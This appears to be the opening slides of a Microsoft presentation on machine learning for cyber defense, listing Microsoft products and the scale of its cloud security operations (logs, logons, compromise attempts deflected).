Microsoft


Advances in Machine Learning for Cyber Defense

Ram Shankar Siva Kumar
Azure Security Data Science

Intelligence in every software

- Cortana Intelligence Suite
- SQL Server + R
- Microsoft R Server
- Hadoop + R
- Spark + R
- Microsoft CNTK
- Azure Machine Learning
- R Tools/Python Tools for Visual Studio
- Azure Notebooks (JuPyTer)
- Cognitive Services
- Bot Framework
- Cortana
- Office 365
- HoloLens
- Bing
- Skype
- Xbox 360
- Dynamics 365

Microsoft secures…



Microsoft's daily cloud security scale

10s of PBs
of logs

300+ million
active Microsoft Account users


450 billion
Azure Active Directory logons


1.5 million
compromise attempts deflected

